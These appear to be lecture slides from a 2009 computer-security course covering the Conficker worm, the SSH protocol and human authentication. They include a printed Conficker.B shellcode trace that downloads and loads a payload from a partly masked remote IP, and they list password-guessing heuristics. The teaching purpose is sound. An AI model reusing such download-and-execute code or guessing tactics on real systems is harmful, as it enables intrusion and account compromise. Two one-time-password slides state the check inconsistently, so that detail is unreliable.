CIS 551 / TCOM 401

Computer and Network Security

Spring 2009

Lecture 19

Announcements


- Plan for Today:
  - Conficker revisited
  - SSH / Human authentication

- Project 4 is due 28 April 2009 at 11:59 pm
  - Available on the web

- Final exam has been scheduled:
  Friday, May 8, 2009
  9:00am – 11:00am, Moore 216

Midterm 2 Statistics

Max: 74.5 (out of 80)
Avg: 53.4
Std.Dev: ~11



Conficker Worm

- Analysis & diagram from: http://mtc.sri.com/Conficker/
- Conficker worm history:
  - Conficker.A reports started in Sept. 2008
  - Conficker.A/Conficker.B spread throughout Fall 2008
  - Conficker.C detected in early March 2009
- All three versions exploit a buffer overflow in an RPC handler on port 445/TCP, install a DLL
  - Bug in Windows 2000, XP, 2003 servers and Vista
  - Works through firewalls, port used for Print and File sharing
  - Microsoft released a patch on Oct. 23, 2008
- Many machines (especially pirated Windows) remain unpatched:
  - Estimates of ~1M hosts infected by A, ~3M hosts infected by B

Conficker.C behavior

- When buffer overflow is successful, the code installs a DLL and configures Windows to run the DLL on startup.
- When run the DLL itself:
  - Checks to see whether the machine is already infected
  - “Patches” other DLLs to make Conficker harder to detect
  - “Patches” the buffer overflow so that only Conficker worms can exploit it!
  - Spawns a thread to turn off various security services and disable software updates (kills a list of 23 different products)
  - Performs a bunch of obfuscations to hide its presence
- Infection Phase
- Rendezvous Phase

Infection Phase

- Check for a firewall
  - If found, open up a random high-numbered port so that infected machines can download the main body.
- Use a remote web site (e.g. www.whatismyip.org) to find the outward facing IP address (gets around NATs)
- Downloads the GeoIP database from www.maxmind.com
  - Provides geographic information based on IP addresses
- Generates random IP addresses to try to infect new targets.
  - Filters out Ukrainian targets based on GeoIP information
  - Buffer overflow causes victim to download and run the DLL

Conficker.B Shell Code

```
HMODULE LoadLibraryA (LPCTSTR lpFileName = 0x00418a37 => =
   "urlmon";
) = 0x7df20000;
HRESULT URLDownloadToFile (
   LPUNKNOWN pCaller = 0x00000000 => none;
   LPCTSTR szURL = 0x00418a42 => = "http://94.28.XX.XX:5808/jmwat";
   LPCTSTR szFileName = 0x0012fe88 => = "x.";
   DWORD dwReserved = 0;
   LPBINDSTATUSCALLBACK lpfnCB = 0;
) = 0;
HMODULE LoadLibraryA ( LPCTSTR lpFileName = 0x0012fe88 => = "x.";
) = 0x00000000;
void ExitThread (
    DWORD dwExitCode = 0;
) = 0;
```

Rendezvous Phase

- Conficker BotNet is programmable:
- After the infection phase, the Conficker client generates a random list of possible domains from which to download updates to its software.
  - Conficker.B – pick 32 from 250 randomly generated names
  - Conficker.C – pick 500 from 50,000 randomly generated
- Sends and HTTP query to the possible update servers:
  - **`http://domainname/search?q=n}`** (for Conficker B)
- If successful, it downloads the binary, verifies its digital signature and if valid, runs the binary.

- Conficker.C can also do peer-to-peer updates

Conficker's use of Digital Signatures




Figure 2: Conficker Downloaded Binary Validation

The Arms Race

- Each variant of Conficker improves over the last
  - Very up to date technology!

- Conficker.A uses SHA1 hashes
- Conficker.B uses MD6 hash
  - MD6 only introduced by Rivest's group at MIT in October of 2008
  - Original code by MIT had a buffer overflow! Announced publically Feb. 19, 2009, patch released
- Conficker.C uses the fixed MD6 hash code
  - Patched using the identical fix

- Rendezvous escalation:
  - Conficker.A 5 top level domains
  - Conficker.B 8 top level domains
  - Conficker.C 110 top level domains
- Move to 50,000 rendezvous points from 250, use of P2P
  - "Conficker Cabal" (Microsoft, AOL, etc.) blocked all domain registrations associated with Conficker.A and Conficker.B

- Conficker updated with *something* April 7th.

Secure Shell (SSH)

- Secure Shell (SSH) is a program to log into another computer over a network, to execute commands in a remote machine, and to move files from one machine to another.
- It provides strong authentication and secure communications over unsecure channels.
- It is intended as a replacement for telnet, rlogin, rsh, and rcp.


SSH protocol (overview)

- See: http://www.snailbook.com/protocols.html
  - RFC's 4250,4251,4252,4253,4254
- Connection Setup / Version number exchange
- Session key exchange / Server Authentication
  - Each side sends a list of preferred algorithms (e.g. Diffie-Hellman with certain parameters)
  - Guess which algorithm is used by other side
  - Optimistically send first message of key exchange (if guess is wrong the recipient will ignore it)
  - Key exchange produces a shared key K and exchange hash H (used as a session identifier)
  - Server authenticates by signing the hash H

SSH Protocol Continued

- Client Authentication
  - Negotiate an authentication mechanism
  - Public key (RSA or DSA)
    - Keys created using ssh-keygen facility
    - Stored in ~/.ssh/identity.pub
  - Password
  - Kerberos
  - /etc/hosts.equiv
- Transport Protocol
  - Negotiate encryption type
- Connection Protocol (for shells)

SSH Protocol



Encryption Ciphers

SSH uses the following ciphers for encryption (with varying options for key sizes):

Cipher	SSH1	SSH2
• DES	yes	no
• 3DES	yes	yes
• IDEA	yes	yes
• Blowfish	yes	yes
• Twofish	no	yes
• Arcfour	no	yes
• AES	no	yes
• Serpent	no	yes
• Cast128-cbc	no	yes

SSH Protection

- ssh protects against:
  - IP spoofing, where a remote host sends out packets which pretend to come from another, trusted host.
  - DNS spoofing, where an attacker forges name server records
  - Interception of cleartext passwords and other data by intermediate hosts
  - Modification of data by people in control of intermediate hosts
  - Attacks based on listening to X authentication data and spoofed connections to an X11 server
- ssh never trusts the net
  - somebody hostile who has taken over the network can only force ssh to disconnect, but cannot decrypt traffic, play back the traffic, or hijack the connection

SSH vs TELNET and RSH

Security

Telnet/rsh sends all communications in cleartext

SSH encrypts all communications and optionally compresses

X/Port Forwarding

Makes it easy to run remote X applications

(xterm, netscape)

Can "tunnel" connections between two hosts

Other Features

Password-less logins via public/private key encryption

Secure file copy (scp/sftp) - replacement for ftp/rcp

Example Use

Logging into hosts:

```
$ ssh -l username hostname
$ ssh username@hostname
$ ssh hostname
```

Example:

```
$ ssh stevez@eniac.seas.upenn.edu uptime
The authenticity of host 'eniac.seas.upenn.edu (158.130.64.177)'
  can't be established.
RSA key fingerprint is bf:b1:e4:01:4c:d3:69:e2:83:8b:8d:f9:b7:06:a3:a9.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'eniac.seas.upenn.edu' (RSA) to the list of
  known hosts.
stevez@eniac.seas.upenn.edu's password: <PASSWORD>
 10:36am  up 31 day(s), 17:47,  72 users,  load average: 0.17, 0.19, 0.20
```

SSH1 vs. SSH2

SSH1

- Uses RSA, had patent issues in US
  - Also supports 3DES and Blowfish
  - Some support IDEA, but OpenSSL lacks it
- Uses CRC for data integrity
  - Flawed, attacks possible
  - Less of a factor when using 3DES

SSH2

- Uses DSA, supported best in commercial SSH
  - Not restricted by patents
- Uses a different approach to get around CRC issues

SSH1 and SSH2 are not compatible with each other.

Human user Authentication


- How do you:
  - –Know you're talking to a human?
  - –Allow a human user to identify him or herself to a machine?

- Machine
  - – Good at authenticating other machines
  - – Good at mathematical manipulations, etc.
  - – Can handle keys, secrets, etc.
  - – Very good memory of things stored in it

- Humans
  - – Good at identifying people
  - – Use small clues that when combined yield an unmistakable picture
    - Voice
    - Height
    - Stance
    - Shared history

Identifying Any Human

- Problem:
  - How does a machine establish that it's talking to a human?
  - Why?
    - Prevent SPAM, abuse of web accounts, foil bots and web crawlers,…
- Answer: Challenge / Response
  - Challenge is something that only humans can do (quickly):
  - Example: deciphering obscured text



  - Read: "Telling Humans and Computers Apart" (von Ahn, Blum, and Langford) www.captcha.net
- Counter strategies:
  - 'Grandmaster chess attack' : get humans to do the decoding

Identifying a particular human

- Human Authentication is based on one or more of the following:
- Something you know
  - password
- Something you have
  - driver's license, Penn Card
- Something inherent about you
  - Biometrics, location

Passwords

- Shared code/phrase
- Client sends to authenticate

- Simple, right?
- How do you…
  - Establish them to begin with?
  - Stop them from leaking?
  - Stop them from being guessed?

SOURCE: NASA

Prime Mover Problem

- Out of band
  - Physical mail
  - Email
  - Attached to the box
- Piggybacking
  - Swipe Penn Card to make PennKey
  - But where does the chain stop?
    - Penn Card -> drivers license -> birth certificate

Leaks & Challenges

- Social engineering
- Managing large numbers of passwords:
  - Writing the password down on paper
  - Storing it in an electronic "safe"
  - Using a web browsers 'remember this password' feature
- Legal and responsibility
  - Shared password == shared liability

Guessing

- The "no such user" mistake
  - Gives an attacker information about usernames
- The "here's who we are" mistake
  - Gives an attacker information about who might have an account
- Common words, phrases for passwords
- Null passwords, "password", username, backwards, etc.
- Dictionary attacks

- How bad is it?

1979 Survey of 3,289 Passwords

- With no constraints on choice of password, Morris and Thompson got the following results:
  - 15 were a single ASCII letter.
  - 72 were strings of two ASCII letters.
  - 464 were strings of three ASCII letters.
  - 47 were strings of four alphanumerics.
  - 706 were five letters, all upper-case or all lower-case.
  - 605 were six letters, all lower case.

1990s Surveys of 15K Passwords

- Klein (1990) and Spafford (1992)
  - 2.7% guessed in 15 minutes
  - 21% in a week
  - Sounds ok? Not if the passwords last 30 days
- Tricks
  - Letter substitutions, words backwards, common names, patterns, etc.
  - Anything you can think of off the top of your head, a hacker can think of too
- Lazy users!
  - Weakest link is always the way of the attack

Heuristics for Guessing Attacks

- The dictionary with the words spelled backwards
- A list of first names (best obtained from some mailing list). Last names, street names, and city names also work well.
- The above with initial upper-case letters.
- All valid license plate numbers in your state. (About 5 hours work in 1979 for New Jersey.)
- Room numbers, social security numbers, telephone numbers, and the like.

What makes a good password?

- Password Length
  - 64 bits of randomness is hard to crack
  - 64 bits is roughly 20 “common” ASCII characters
  - But… People can’t remember random strings
  - Longer not necessarily better: people write the passwords down
- Pass phrases
  - English Text has roughly 1.3 random bits/char.
  - Thus about 50 letters of English text
  - Hard to type without making mistakes!

- In practice
  - Non-dictionary, mixed case, mixed alphanumeric
  - Not too short (or too long) 8 - 12 characters
  - Tools that check password strength
    - http://www.microsoft.com/protect/yourself/password/checker.mspx
    - http://www.fastcrack.com/pwcheck.html

Hacks on plaintext password file

- Is the password file readable by the OS?
  - Then if I break the OS
- Can privileged users see the file?
  - … and make copies
- Is the file backed up somewhere
  - … insecure?
- Is the file/password in plaintext somewhere in memory?
  - Core dump
- Fool the user
  - A program that masquerades as the authentication program

Counter-hacks

- Control-Alt-Del for logging in
  - Establishes a "trusted path" in hardware
  - Prevents trojan horses from intercepting passwords
- Slow down / restrict number of tries
  - Make guessing take too long
  - e.g. 3 tries and you're blocked for 30 seconds
- Encrypt the password file
  - “Salt" - to prevent duplicates
  - Use one way hashes or encryptions on the passwords

Add Salt

- "Salt" the passwords by adding random bits.
  - Decreases the likelihood that two identical passwords will appear as identical entries in the password file.
- 12 bit salt results in 4,096 versions of each password.
- Unix: /etc/passwd entry:

user_id	$salt_u$	Hash($salt_u$ + $passwd_u$)	…

- Modern implementations use so-called *shadow* password files /etc/shadow that aren't world readable.

One Time Passwords

- Shared lists.
- Sequentially updated.
- One-time password sequences based on a one-way (hash) function.

- "Dongles"
  - Small devices that generate a sequence of random numbers from a secret seed.
  - Synchronized with the remote location when the dongle is assigned to a user
  - Often requires a pin or other password for local authentication
  - Can be stolen or lost!

Hash-based 1-time Passwords

- Alice identifies herself to verifier Bart using a well-known one-way hash function H.

- One-time setup.
  - Alice chooses a secret w.
  - Fixes a constant t for the number of times the authentication can be done.
  - Alice securely transfers $H^t(w)$ to Bart


$$\underbrace{H(H(H\ldots(H(w))\ldots))}_{t \text{ times}}$$

Hash-based 1-time Passwords

- Protocol actions. For session i, claimant A does the following to identify itself:
  - A computes w' = $H^{(t-i)}(w)$ and transmits the value to B.
  - B checks that i is the correct session (i.e. that the previous session was i-1) and checks to see if H(v) = w' where v was the last value provided by A (as part of session i-1).
  - B saves w' and i for use in the next session.

- It's hard to compute x from H(x).
  - Even though attacker gets to see $H^{(t-i)}(x)$, they can't guess then next message $H^{(t-(i+1))}(x)$.

One-time passwords: i^{th} authentication



- Alice does the following to identify herself:
  - A computes w' = $H^{(t-i)}(w)$ and transmits the value to B.
  - B checks that i is the correct session (i.e.. that the previous session was i-1) and checks to see if H(w') = v where v was the last value provided by A (as part of session i-1).
  - B saves w' and i for use in the next session.

S/Key Passwords

- Hash-based one-time authentication used in practice
  - RFC 1760 / 2289
- Internally, S/Key uses 64 bit numbers
- For human use, each 64 bit number is mapped to 6 short words:
  - Example: "ROY HURT SKI FAIL GRIM KNEE"

- Should be used in conjunction with other encryption to prevent man-in-the-middle attacks

Biometrics

- Fingerprints:
  - Scanner gets geometry of identifiable features on the fingerprint
  - Used in laptops, some high-end PDAs
  - Requires clean hands
- Face recognition:
  - Identifies features like distance between eyes, nose width, etc. to generate a set of numbers
  - Can work even from a distance via a camera
- Retinal image:
  - Pattern of blood vessels at the back of the eye
  - Scanning takes ~15 seconds of looking into the scanner
  - Used in military and government installations
- Iris scan, voice analysis, signature, hand print